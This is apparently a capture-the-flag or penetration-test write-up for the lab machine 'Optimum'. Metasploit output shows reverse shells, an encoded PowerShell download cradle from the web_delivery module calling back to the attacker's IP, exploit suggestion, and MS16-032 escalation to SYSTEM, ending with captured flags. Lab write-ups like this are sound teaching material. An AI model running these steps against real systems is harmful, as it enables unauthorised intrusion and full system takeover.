
```
msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell sparc/bsd               10.10.14.32:2222 -> 10.129.68.247:49220 (10.129.68.247)
  2         shell sparc/bsd               10.10.14.32:2222 -> 10.129.68.247:49221 (10.129.68.247)
  3         shell sparc/bsd               10.10.14.32:2222 -> 10.129.68.247:49222 (10.129.68.247)
  4         shell sparc/bsd               10.10.14.32:2222 -> 10.129.68.247:49223 (10.129.68.247)

msf6 exploit(multi/handler) >
```

Proof of proof.txt




```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

PS C:\Users\kostas\Desktop> whoami
optimum\kostas
PS C:\Users\kostas\Desktop> hostname
optimum
PS C:\Users\kostas\Desktop> type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
PS C:\Users\kostas\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::211
   IPv6 Address. . . . . . . . . . . : dead:beef::178:f220:7bfd:ba2e
   Link-local IPv6 Address . . . . . : fe80::178:f220:7bfd:ba2e%16
   IPv4 Address. . . . . . . . . . . : 10.129.68.247
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%16
                                       10.129.0.1

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb
PS C:\Users\kostas\Desktop>
```

We are going to upgrade our shell to a meterpreter sessions. Then we are going to set up a new listener on another port and then ask Metasploit to create a one liner Powershell command for use to connect via meterpreter



```
msf6 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the loca
                                       l machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp_allports):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.32      yes       The listen address (an interface may be specified)
   LPORT     3333             yes       The starting port number to connect back on


Exploit target:

   Id  Name
   --  ----
   2   PSH
```


We run the exploit and we get an output of a Powershell command. We take that command and put that in our interactive shell that is on target.



```
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.32:3333
[*] Using URL: http://10.10.14.32:8080/kUJfiBj
[*] Server started.
[*] Run the following command on the target machine:
msf6 exploit(multi/script/web_delivery) > powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQB
```


```
msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell sparc/bsd               10.10.14.32:2222 -> 10.129.68.247:49220 (10.129.68.247)
  2         shell sparc/bsd               10.10.14.32:2222 -> 10.129.68.247:49221 (10.129.68.247)
  3         shell sparc/bsd               10.10.14.32:2222 -> 10.129.68.247:49222 (10.129.68.247)
  4         shell sparc/bsd               10.10.14.32:2222 -> 10.129.68.247:49223 (10.129.68.247)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

PS C:\Users\kostas\Desktop> powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAc
```

We can see that we got a meterpreter session. We are going to use the exploit suggester module that Metasploit has and validate our discovered exploits and see if we can get one that works.



```
msf6 exploit(multi/script/web_delivery) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  1         meterpreter x86/windows  OPTIMUM\kostas @ OPTIMUM  10.10.14.32:3333 -> 10.129.68.247:49225 (10.129.68.247)

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: OPTIMUM\kostas
meterpreter >
```


We background our session and look for the module and attached it to our current session. We then run it and let the manual process become an automated process



```
msf6 post(multi/recon/local_exploit_suggester) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  1         meterpreter x86/windows  OPTIMUM\kostas @ OPTIMUM  10.10.14.32:3333 -> 10.129.68.247:49225 (10.129.68.247)

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.129.68.247 - Collecting local exploits for x86/windows...
[*] 10.129.68.247 - 170 exploit checks are being tried...
[+] 10.129.68.247 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.129.68.247 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be va
lidated.
[*] Running check method for exploit 41 / 41
[*] 10.129.68.247 - Valid modules for session 1:
============================

 #   Name                                                            Potentially Vulnerable?  Check Result
 -   ----                                                            -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr                        Yes                      The target appears to be vulnerab
le.
 2   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                      The service is running, but could
 not be validated.
 3   exploit/windows/local/adobe_sandbox_adobecollabsync             No                       Cannot reliably check exploitabil
ity.
```


We can see we got to results that should work. We are going to look into each one and see if it matches our target.

Module: windows/local/ms16_032_secondary_logon_handle_privesc



```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x86/windows  OPTIMUM\kostas @ OPTIMUM  10.10.14.32:3333 -> 10.129.68.247:49225 (10.129.68.247)

msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run

[*] Started reverse TCP handler on 10.10.14.32:8888
[+] Compressed size: 1160
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\mgSMfHCLOKcn.ps1...
[*] Compressing script contents...
[+] Compressed size: 3749
[*] Executing exploit script...
         __ __ ___ ___   ___     ___ ___ ___
        |  V  |  _|_  | |  _|___|   |_  |_  |
        |     |_  |_| |_| . |___| | |_  |  _|
        |_|_|_|___|_____|___|   |___|___|___|

                       [by b33f -> @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 2644

[*] Sniffing out privileged impersonation token..
```


We can see that we are nt Authority/system know.



```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  OPTIMUM\kostas @ OPTIMUM      10.10.14.32:3333 -> 10.129.68.247:49225 (10.129.68.247)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ OPTIMUM  10.10.14.32:8888 -> 10.129.68.247:49226 (10.129.68.247)

msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1332 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\AppData\Local\Temp>whoami
whoami
nt authority\system

C:\Users\kostas\AppData\Local\Temp>hostname
hostname
optimum

C:\Users\kostas\AppData\Local\Temp>
```

Proof of root.txt

```
51ed1b36553c8461f4552c2e92b3eeed
```



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1b36553c8461f4552c2e92b3eeed
C:\Users\Administrator\Desktop>hostname
hostname
optimum

C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::211
   IPv6 Address. . . . . . . . . . . : dead:beef::178:f220:7bfd:ba2e
   Link-local IPv6 Address . . . . . : fe80::178:f220:7bfd:ba2e%16
   IPv4 Address. . . . . . . . . . . : 10.129.68.247
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%16
                                       10.129.0.1

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb

C:\Users\Administrator\Desktop>
```

Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows :

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp

4. C:\Windows\Administrator\Downloads

5. C:\Users\Public\

6. C:\Users\username\Downloads

7. C:\Windows\Tasks\

8. C:/Users/kostas/Desktop

